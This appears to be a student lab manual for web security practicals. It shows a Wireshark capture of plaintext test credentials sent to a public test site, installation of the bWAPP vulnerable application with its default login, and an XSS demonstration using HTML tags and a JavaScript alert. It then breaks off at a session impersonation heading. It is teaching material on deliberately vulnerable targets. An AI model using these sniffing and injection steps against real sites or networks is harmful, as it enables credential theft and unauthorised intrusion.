
2. Open any http website and add display filter as http



The image shows a Wireshark network traffic capture with a display filter set to 'http'. The packet list shows several HTTP requests and responses. The packet details pane for the selected packet (No. 23969) shows the following information:

No.	Source	Destination	Protocol	Length	Info
14	192.168.29.121	44.228.249.3	HTTP	402	GET /style.css HTTP/1.1
14208	192.168.29.121	44.228.249.3	HTTP	454	GET /images/logo.gif HTTP/1.1
14478	44.228.249.3	192.168.29.121	HTTP	1156	HTTP/1.1 200 OK (text/css)
14485	44.228.249.3	192.168.29.121	HTTP	874	HTTP/1.1 200 OK (GIF89a)
14944	192.168.29.121	44.228.249.3	HTTP	450	GET /favicon.ico HTTP/1.1
15048	44.228.249.3	192.168.29.121	HTTP	948	HTTP/1.1 200 OK (image/x-icon)
15648	192.168.29.121	44.228.249.3	HTTP	549	GET /login.php HTTP/1.1
15803	44.228.249.3	192.168.29.121	HTTP	1342	HTTP/1.1 200 OK (text/html)
23835	192.168.29.121	44.228.249.3	HTTP	713	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
23969	44.228.249.3	192.168.29.121	HTTP	1514	HTTP/1.1 200 OK (text/html)

3. Login in acunetix.test.php and enter the password



The image shows the login page of the Acunetix Web Vulnerability Scanner. The page has a dark header with the Acunetix logo and the text 'acuart'. Below the header, there is a navigation bar with links: home, categories, artists, disclaimer, your cart, guestbook, AJAX Demo, and Logout test. The main content area is titled 'John Smith (test)' and contains a form for user information. The form has the following fields:

- Name: John Smith
- Credit card number: 1234-5678-2300-9000
- E-Mail: email@email.com
- Phone number: 2323345
- Address: 21 street

There is an 'update' button at the bottom right of the form. Below the form, there is a message: 'You have 0 items in your cart. You visualize you cart here.' The footer contains links: About Us, Privacy Policy, Contact Us, and ©2019 Acunetix Ltd.

4. Search for credentials in the dialog box

*Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
14282	35.064750	192.168.29.121	44.228.249.3	HTTP	402	GET /style.css HTTP/1.1
14288	35.065356	192.168.29.121	44.228.249.3	HTTP	454	GET /images/logo.gif HTTP/1.1
14478	35.332481	44.228.249.3	192.168.29.121	HTTP	1156	HTTP/1.1 200 OK (text/css)
14485	35.332735	44.228.249.3	192.168.29.121	HTTP	874	HTTP/1.1 200 OK (61F89a)
14944	36.427077	192.168.29.121	44.228.249.3	HTTP	450	GET /favicon.ico HTTP/1.1
15048	36.695976	44.228.249.3	192.168.29.121	HTTP	948	HTTP/1.1 200 OK (image/x-icon)
15648	38.054557	192.168.29.121	44.228.249.3	HTTP	549	GET /login.php HTTP/1.1
15803	38.319711	44.228.249.3	192.168.29.121	HTTP	1342	HTTP/1.1 200 OK (text/html)
23835	49.425128	192.168.29.121	44.228.249.3	HTTP	713	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
23969	49.689890	44.228.249.3	192.168.29.121	HTTP	1514	HTTP/1.1 200 OK (text/html)

> Frame 23835: 713 bytes on wire (5704 bits), 713 bytes captured (5704 bits) on interface \Device\NPF_{12E4FBA4-4472-423D-AD65-27F3608515DC}, id 0

> Ethernet II, Src: IntelCor_13:08:bc (ac:fd:ce:13:08:bc), Dst: Arcadyan_cc:64:f0 (70:97:41:cc:64:f0)

> Internet Protocol Version 4, Src: 192.168.29.121, Dst: 44.228.249.3

> Transmission Control Protocol, Src Port: 62510, Dst Port: 80, Seq: 1720, Ack: 12164, Len: 659

> Hypertext Transfer Protocol

> HTML Form URL Encoded: application/x-www-form-urlencoded

> Form item: "uname" = "test"

> Form item: "pass" = "test"


0200 2f 7f 65 62 70 2c 69 6d 61 67 65 2f 61 70 6e 67 /webp,image/apng
0210 2c 2a 2f 2a 3b 71 3d 30 2e 38 2c 61 70 70 6c 69 ,/*;q=0.8,appli
0220 63 61 74 69 6f 6e 2f 73 69 67 6e 65 64 2d 65 78 cation/s igned-ex
0230 63 68 61 6e 67 65 3b 76 3d 62 33 3b 71 3d 30 2e change;v =b3;q=0.
0240 37 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 77 Refer er: http
0250 3a 2f 2f 74 65 73 74 70 68 70 2e 76 75 6c 6e 77 ://testp hp.vulnw
0260 65 62 2e 63 6f 6d 2f 6c 6f 67 69 6e 2e 70 68 70 eb.com/l ogin.php
0270 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e . Accept -Encodin
0280 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 g: gzip, deflate
0290 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 . Accept -Languag
02a0 65 3a 20 65 6e 2d 55 53 2c 65 6e 3b 71 3d 30 2e e: en-US ,en;q=0.
02b0 39 0d 0a 0d 0a 75 6e 61 6d 65 3d 74 65 73 74 26 9... una me=test&
02c0 70 61 73 73 3d 74 65 73 74 65 73 74 26 pass=tes t

Bytes 709-712: Value (urlencoded-form.value) Packets: 33582 · Displayed:



Aim: Simulate persistent Cross Site Scripting Attack.

Output:


1. Extract the bWAPP zip file.
2. Copy the folder and paste It to Xampp > htdocs folder.
3. Go to the Config File of Apache and make the port from 80 to 8080 and 443 to 4433.
4. Open chrome and search localhost/bWAPP/install.php and install it.




5. Click on login with the given credential's username = bee and password = bug




6. Click on XSS-Reflected(GET) and click on hack




7. Now enter basic username and Password




8. Corresponding Welcome message




9. Now putting the html tag between the Username




10. In the welcome message you can see Aquel is turned bold. This means the website is XSS attack vulnerable.



11. Now try running JavaScript alert function in the input field.



12. The corresponding output of the JavaScript code. hence XSS attack is demonstrated.




Aim: Session impersonation using Firefox and Tamper Data add on.

Output:

